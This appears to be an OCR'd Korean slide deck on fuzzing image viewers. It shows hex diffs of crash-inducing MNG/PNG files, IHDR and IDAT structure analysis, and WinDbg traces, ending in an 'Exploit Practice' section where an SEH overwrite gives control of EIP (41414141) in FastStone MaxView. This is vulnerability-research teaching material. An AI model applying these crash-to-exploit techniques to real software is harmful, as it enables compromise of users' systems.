

FastStone Exploitable Crash results
19
1
2
.SGI
.PICT
.P7

퍼징



Extension percent

Crash 분석



Target

원본 파일

Crash 파일

Crash 분석

0

원본 파일과 Crash 파일 비교 (Hex Editor 이용)


```
00000A70   64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00   dP4!Ï....IHDR...
00000A80   30 00 00 00 30 08 02 00 00 00 D8 60 6E D0 00 00   0...0.....Ø`nÐ..
```

원본 파일

```
00000A70   64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00   dP4!Ï....IHDR...
00000A80   30 00 00 33 30 08 02 00 00 00 D8 60 6E D0 00 00   0..30.....Ø`nÐ..
```

Crash 파일

Crash 분석




MNG Datastream

MNG = (Multiple-image Network Graphics)

1
MNG format 분석

Crash 분석



MNG Datastream

MNG Signature (8-byte)

MNG Datastream 최상위 data

하나 이상의 Layer

동일한 청크 반복 방지

Datastream Point 표시

이미지 및 기타 객체 생성

MNG Datastream의 끝

1
MNG format 분석

Layer
PNG or JNG Datastream or MNG BASI Chunk

Crash 분석

2 Crash 파일 분석

PNG 파일에 포함되는 Chunk Type 확인 가능

Crash 분석

2
Crash 파일 분석

PNG format

- IHDR = PNG 파일의 기본 정보
- IDAT = 파일의 이미지 데이터
- IEND = PNG의 끝

Crash 분석

2 Crash 파일 분석

Length(4)
Chunk type(4)
Width(4)
Height(4)
Bit Depth(1)
Color Type(1)
Compression method(1)
Filter method(1)
Interlace method(1)

IHDR Struct

Crash 분석

2 Crash 파일 분석

원본 파일
00 00 00 0D
49 48 44 52
00 00 00 30
00 00 00 30
08
02
00
00
00

≠

Crash 파일
00 00 00 0D
49 48 44 52
00 00 00 30
00 00 33 30
08
02
00
00
00

IHDR Struct
Length(4)
Chunk type(4)
Width(4)
Height(4)
Bit Depth(1)
Color Type(1)
Compression method(1)
Filter method(1)
Interlace method(1)

Crash 분석

2 Crash 파일 분석

Crash

높이와 넓이의 차이로 인해 Crash 발생

00 00 00 0D
49 48 44 52
00 00 00 30
00 00 33 30
08
02
00
00
00

Crash 파일

Length(4)
Chunk type(4)
Width(4)
Height(4)
Bit Depth(1)
Color Type(1)
Compression method(1)
Filter method(1)
Interlace method(1)

IHDR Struct

Crash 분석

3

디버깅

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0367fffe ebx=00000000 ecx=0367fffe edx=00000001 esi=00000000 edi=02dbc9a0
eip=006daae9 esp=0019f788 ebp=0019f790 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210202
HanSee+0x2daae9:
006daae9 0fb67102        movzx   esi,byte ptr [ecx+2]       ds:002b:03680000=??
```

```
(189c.3bfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=9a5d039c ebx=009cb0e4 ecx=fffffff8 edx=035d27b0 esi=0019a570 edi=00000004
eip=00403611 esp=0019a54c ebp=0019c804 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210202
HanSee+0x3611:
00403611 2348fc          and     ecx,dword ptr [eax-4] ds:002b:9a5d0398=????????
```

```
(189c.3bfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=9a5d0398 ebx=00000000 ecx=00199ab8 edx=00000001 esi=00000000 edi=00000000
eip=00405f7a esp=0019902c ebp=00199b08 iopl=0         nv up ei ng nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210282
HanSee+0x5f7a:
00405f7a 8b08            mov     ecx,dword ptr [eax]  ds:002b:9a5d0398=????????
(189c.3bfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=035d0fc0 ebx=00198501 ecx=7244005c edx=02db9901 esi=034051b0 edi=00000000
eip=00405f7c esp=00198560 ebp=0019f894 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
HanSee+0x5f7c:
00405f7c ff51fc          call    dword ptr [ecx-4]    ds:002b:72440058=????????
```

Crash 분석

3

디버깅

```
(189c.3bfc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=035d0fc0 ebx=00198501 ecx=7244005c edx=02db9901 esi=034051b0 edi=00000000
eip=00405f7c esp=00198560 ebp=0019f894 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
HanSee+0x5f7c:
00405f7c ff51fc          call    dword ptr [ecx-4]    ds:002b:72440058=????????
0:000> !load msec
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation on Control Flow starting at HanSee+0x5f7c (Hash=0x736e040d.0x44254801)

Access violations not near null in control flow instructions are considered exploitable.
```

분석 기준

Crash 분석

3 디버깅

바텀 업 방식으로 분석 진행

```
00405f7a 8b08            mov     ecx,dword ptr [eax]
00405f7c ff51fc          call    dword ptr [ecx-4]    ds:002b:72440062=????????
```

```
006dabd3 8b466c          mov     eax,dword ptr [esi+6Ch]
006dabd6 e899b3d2ff      call    HanSee+0x5f74 (00405f74)
```

```
006dabab 8bda            mov     ebx,edx
006dabad 8bf0            mov     esi,eax
```

Crash 분석

3

디버깅

```
004035f5        lea     ebx,HanSee+0x5cb084 (009cb084)[eax*8]
004035fe        mov     edx,dword ptr [ebx+8]
00403601        mov     eax,dword ptr [edx+10h]
006DEBDE        mov     [ebp-8], eax
006ded11        mov     eax,dword ptr [ebp-8]
006dac79        mov     esi,eax
006dac7b        mov     eax,esi
006dac9f        mov     ebx,eax
006dacb3        mov     eax,dword ptr [ebx+0Ch]
006dacb6        mov     eax,dword ptr [eax+edi*4] (edi = 0)
006DABAD        mov     esi, eax
006DABD3        mov     eax, [esi+6Ch]
00405F7A        mov     ecx, [eax]
00405F7C        call    dword ptr [ecx-4]
```

Access violation

Crash 분석

4

피드백

특정 문자열 삽입

```
000012A0   69 67 6E 61 74 75 72 65 00 00 78 DA 33 4C 33 4C   ignature..xÚ3L3L
000012B0   4D 34 49 4C 34 34 31 B2 B4 30 31 32 4E 4A 32 31   M4IL441²´012NJ21
000012C0   4C 33 36 31 35 4C 4C 31 4B 4B 4C 4D 4C 45 45 4D   L3615LL1KKLMLEEM
```

문자열 확인 가능

```
(3b7c.35c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=036616c0 ebx=0019ae01 ecx=72440065 edx=02da9901 esi=034951b0 edi=00000000
eip=00405f7c esp=0019ae80 ebp=0019f894 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210206
HanSee+0x5f7c:
00405f7c ff51fc          call    dword ptr [ecx-4]    ds:002b:72440061=????????
0:000> s -a 0x00000000 L?0xffffffff LEEM
035a2864  4c 45 45 4d 09 0b 53 c1-54 f1 00 00 00 10 7a 54  LEEM..S.T.....zT
03632304  4c 45 45 4d 09 0b 53 c1-54 f1 00 00 00 10 7a 54  LEEM..S.T.....zT
```

Length(4)
Chunk type(4)
Chunk Data (Length)
CRC(4)

IDAT Struct

Crash 분석

4

피드백

```
00000A70  64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00  dP4!Ï....IHDR...
00000A80  30 00 00 33 30 08 02 00 00 00 D8 60 6E D0 00 00  0..30.....Ø`nÐ..
00000A90  00 06 62 4B 47 44 00 BD 00 BD 00 BD 69 42 D5 A8  ..bKGD.½.½.½iBÕ¨
00000AA0  00 00 07 93 49 44 41 54 78 DA E5 99 CB 8F 1C 57  ...“IDATxÚå™Ë..W
```

```
00000A70  64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00  dP4!Ï....IHDR...
00000A80  30 00 00 33 30 08 02 00 00 00 D8 60 6E D0 00 00  0..30.....Ø`nÐ..
00000A90  00 06 62 4B 47 44 00 BD 00 BD 00 BD 69 42 D5 A8  ..bKGD.½.½.½iBÕ¨
00000AA0  00 16 C0 80 49 44 41 54 78 DA E5 99 CB 8F 1C 57  ..À€IDATxÚå™Ë..W
```

Length

Chunk Data를 늘릴 경우 Length를 넘지 않도록 주의

Length(4)
Chunk type(4)
Chunk Data (Length)
CRC(4)

IDAT Struct

Crash 분석

4

피드백

```
00000A70  64 50 34 21 CF 00 00 00 0D 49 48 44 52 00 00 00  dP4!Ï....IHDR...
00000A80  30 00 00 33 30 08 02 00 00 00 D8 60 6E D0 00 00  0..30.....Ø`nÐ..
00000A90  00 06 62 4B 47 44 00 BD 00 BD 00 BD 69 42 D5 A8  ..bKGD.½.½.½iBÕ¨
00000AA0  00 16 C0 80 49 44 41 54 78 DA E5 99 CB 8F 1C 57  ..À€IDATxÚå™Ë..W
```

```
(3e80.3834): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=032200dc ebx=00000000 ecx=0279cf8c edx=00000001 esi=00000000 edi=00000000
eip=00405f7c esp=0019b94c ebp=0019c428 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210202
HanSee+0x5f7c:
00405f7c ff51fc          call    dword ptr [ecx-4]    ds:002b:0279cf88=????????
```


```
(28b0.2b44): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=032200dc ebx=00000000 ecx=0255d139 edx=00000001 esi=00000000 edi=00000000
eip=00405f7c esp=0019b94c ebp=0019c428 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210202
HanSee+0x5f7c:
00405f7c ff51fc          call    dword ptr [ecx-4]    ds:002b:0255d135=????????
```

Chunk Data

```
0:000> s -a 0x00000000 L?0xffffffff LEEM
7fb60834  4c 45 45 4d 09 0b 53 c1-54 f1 00 00 00 10 7a 54  LEEM..S.T.....zT
7fb6107a  4c 45 45 4d 09 0b 53 c1-54 f1 00 00 00 10 7a 54  LEEM..S.T.....zT
```


Chunk Data를 특정 이상으로 늘릴 경우 데이터가 7fxxxxx에 위치한다.

Exploit Practice



Target

Exploit Practice



```
(c48.7c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\FastStone MaxView\MaxView.exe
eax=00000000 ebx=017c7f40 ecx=00000003 edx=0012f31c esi=03130610 edi=03137a04
eip=00704922 esp=0012f2e0 ebp=0012f694 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MaxView+0x304922:
00704922 8b4040          mov     eax,dword ptr [eax+40h] ds:0023:00000040=????????
0:000> g
(c48.7c4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=775e71cd esi=00000000 edi=00000000
eip=41414141 esp=0012ed98 ebp=0012edb8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

Exploit Practice

```
0:000> kb
 # ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 0012ed94 775e71b9 0012ee80 0012f69c 0012ee9c 0x41414141
01 0012edb8 775e718b 0012ee80 0012f69c 0012ee9c ntdll!ExecuteHandler2+0x26
02 0012eddc 775bf96f 0012ee80 0012f69c 0012ee9c ntdll!ExecuteHandler+0x24
03 0012ee68 775e7017 0012ee80 0012ee9c 0012ee80 ntdll!RtlDispatchException+0x127
04 0012ee68 00704922 0012ee80 0012ee9c 0012ee80 ntdll!KiUserExceptionDispatcher+0xf
05 0012f694 00314c02 91910000 41414141 91919191 MaxView+0x304922
06 00000000 00000000 00000000 00000000 00000000 0x314c02
```

Call Stack 확인

```
775e71ab ff7510          push    dword ptr [ebp+10h]
775e71ae ff750c          push    dword ptr [ebp+0Ch]
775e71b1 ff7508          push    dword ptr [ebp+8]
775e71b4 8b4d18          mov     ecx,dword ptr [ebp+18h
775e71b7 ffd1            call    ecx
775e71b9 648b2500000000  mov     esp,dword ptr fs:[0]
```

이전에 진행된 'call ecx' 를 확인


Exploit Practice


```
0:000> bp 775e71b7
0:000> g
(90c.e8c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** WARNING: Unable to verify checksum for C:\FastStone MaxView\MaxView.exe
eax=00000000 ebx=01887f40 ecx=00000003 edx=0012f31c esi=0312a410 edi=03131804
eip=00704922 esp=0012f2e0 ebp=0012f694 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
MaxView+0x304922:
00704922 8b4040          mov     eax,dword ptr [eax+40h] ds:0023:00000040=????????
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=0070522d edx=775e71cd esi=00000000 edi=00000000
eip=775e71b7 esp=0012ed9c ebp=0012edb8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
775e71b7 ffd1            call    ecx {MaxView+0x30522d (0070522d)}
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=41414141 edx=775e71cd esi=00000000 edi=00000000
eip=775e71b7 esp=0012ed9c ebp=0012edb8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
775e71b7 ffd1            call    ecx {41414141}
```

Call ecx 확인

Exploit Practice

```
0:000> !exchain
0012edac: ntdll!ExecuteHandler2+3a (775e71cd)
0012f2ec: MaxView+30522d (0070522d)
0012f69c: 41414141
Invalid exception stack at 91910000
```







```
0:000> db 0012f69c
0012f69c  00 00 91 91 41 41 41 41-91 91 91 91 91 91 91 91
0012f6ac  91 91 91 91 91 91 91 91-91 91 91 91 91 91 90 91
0012f6bc  91 91 91 91 91 91 91 91-91 91 91 91 91 91 91 91
0012f6cc  91 91 91 91 91 91 91 91-91 91 91 91 91 91 91 91
0012f6dc  91 91 91 91 91 91 91 91-91 91 91 91 91 91 91 91
0012f6ec  91 91 91 91 90 91 91 91-91 91 91 91 91 91 91 91
0012f6fc  91 91 91 91 91 91 91 91-91 91 91 91 91 91 91 91
0012f70c  91 91 91 91 91 91 91 91-91 91 91 91 91 91 91 91
```

Exploit Practice

